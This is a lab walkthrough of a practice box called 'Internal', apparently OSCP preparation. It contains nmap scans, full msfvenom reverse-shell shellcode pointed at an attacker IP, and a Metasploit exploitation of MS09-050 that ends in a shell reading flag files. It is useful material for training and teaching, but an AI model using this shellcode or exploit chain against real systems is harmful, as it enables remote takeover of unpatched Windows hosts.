# Windows - Internal

vendredi 11 avril 2025 14:51

```
sudo nmap -p- -sV -sC 192.168.226.40  --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 14:22 CEST
Nmap scan report for 192.168.226.40
Host is up (0.022s latency).
Not shown: 60563 closed tcp ports (reset), 4957 filtered tcp ports (no-response), 2 filtered tcp ports
(host-unreach)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-04-11T12:24:21+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=internal
| Not valid before: 2024-08-02T02:11:44
|_Not valid after:  2025-02-01T02:11:44
| rdp-ntlm-info:
|   Target_Name: INTERNAL
|   NetBIOS_Domain_Name: INTERNAL
|   NetBIOS_Computer_Name: INTERNAL
|   DNS_Domain_Name: internal
|   DNS_Computer_Name: internal
|   Product_Version: 6.0.6001
|_  System_Time: 2025-04-11T12:24:12+00:00
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: INTERNAL; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1,
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9e:55:78
(VMware)
| smb2-time:
|   date: 2025-04-11T12:24:12
|_  start_date: 2024-08-03T02:11:43
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard
6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: internal
|   NetBIOS computer name: INTERNAL\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-04-11T05:24:12-07:00
|_clock-skew: mean: 1h23m57s, deviation: 3h07m50s, median: -3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.67 seconds
```

**sudo nmap --script smb-vuln* -p445 @IP**

```
┌──(alice㉿kali)-[~/…/oscp/PG play/Windows/Internal]
└─$ sudo nmap --script smb-vuln\* -p445 192.168.226.40
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 18:22 CEST
Nmap scan report for 192.168.226.40
Host is up (0.051s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 32.08 seconds
```

**msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.250 LPORT=4444 EXITFUNC=thread -f python**

```
┌──(alice㉿kali)-[~/../oscp/PG play/Windows/Internal]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.250 LPORT=4444  EXITFUNC=thread  -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1604 bytes
buf =  b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
buf += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
buf += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
buf += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
buf += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
buf += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
buf += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
buf += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
buf += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
buf += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
buf += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77"
buf += b"\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b"
buf += b"\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
buf += b"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8"
buf += b"\x2d\xfa\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56"
buf += b"\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c"
buf += b"\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5"
buf += b"\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
buf += b"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01"
buf += b"\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
buf += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
buf += b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08"
buf += b"\x87\x1d\x60\xff\xd5\xbb\xe0\x1d\x2a\x0a\x68\xa6"
buf += b"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
```


Outil Capture d'écran

Capture d'écran copiée dans le Pre
Enregistrement automatique dans
captures d'écran.

```
except IndexError:
    # Print usage information if no target IP is provided
    print('\nUsage: %s <target ip>\n' % sys.argv[0])
    print('Example:  re-write MS36299.py 192.168.1.1 \n')
    sys.exit(-1)

# Generate new shellcode using msfvenom:
# Syntax: msfvenom -p <payload> LHOST=<local host IP> LPORT=<local po
# Example: msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPO

# New shellcode generated using msfvenom
buf =  b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
buf += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
buf += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
buf += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
buf += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
buf += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
buf += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
buf += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
buf += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
buf += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
buf += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77"
buf += b"\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b"
buf += b"\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
buf += b"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8"
buf += b"\x2d\xfa\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56"
buf += b"\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c"
buf += b"\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5"
buf += b"\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
buf += b"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01"
buf += b"\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
buf += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
buf += b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08"
buf += b"\x87\x1d\x60\xff\xd5\xbb\xe0\x1d\x2a\x0a\x68\xa6"
buf += b"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
```

**On a l'erreur comme quoi la variable shell n'est pas reconnue :**

```
┌──(venv)─(alice㉿kali)-[~/../oscp/PG play/Windows/Internal]
└─$ python3 MS09-050.py 192.168.226.40
Traceback (most recent call last):
  File "/home/alice/Desktop/oscp/PG play/Windows/Internal/MS09-050.py", line 96, in <module>
    buff+=shell
          ^^^^^
NameError: name 'shell' is not defined. Did you mean: 'help'?

┌──(venv)─(alice㉿kali)-[~/../oscp/PG play/Windows/Internal]
```




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms09-050

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Descrip
   -  ----                                                ---------------  ----    -----  -------
   0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index     2009-09-07       good    No     MS09-05
 Negotiate ProcessID Function Table Dereference
   1  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh  .                normal  No     Microso
e ProcessID Function Table Dereference
   2  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff     .                normal  No     Microso
Remote Kernel NULL Pointer Dereference


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/windows/smb/ms09

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > Show options
[-] Unknown command: Show. Did you mean show? Run the help command for more details.
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                      etasploit.html
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set lhost tun0
lhost => 192.168.45.250
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set lpofrt 4444
[!] Unknown datastore option: lpofrt. Did you mean LPORT?
lpofrt => 4444
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set rhost 192.168.226.4
rhost => 192.168.226.40
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run

[*] Started reverse TCP handler on 192.168.45.250:4444
[*] 192.168.226.40:445 - Connecting to the target (192.168.226.40:445)...
[*] 192.168.226.40:445 - Sending the exploit packet (951 bytes)...
[*] 192.168.226.40:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (176198 bytes) to 192.168.226.40
[*] Meterpreter session 1 opened (192.168.45.250:4444 -> 192.168.226.40:49159) at 2025

meterpreter > shell
Process 2536 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B863-254D

 Directory of C:\
```

```
C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B863-254D

 Directory of C:\Users\Administrator\Desktop

02/03/2011  08:51 PM    <DIR>          .
02/03/2011  08:51 PM    <DIR>          ..
05/20/2016  10:26 PM                32 network-secret.txt
04/11/2025  05:22 AM                34 proof.txt
               2 File(s)             66 bytes
               2 Dir(s)   4,011,986,944 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
dd2f072fa30fb9ba272e28b029030079

C:\Users\Administrator\Desktop>type network-secret.txt
type network-secret.txt
9be35de7610eb55b8c1aeb6e18bf4c9f
C:\Users\Administrator\Desktop>
```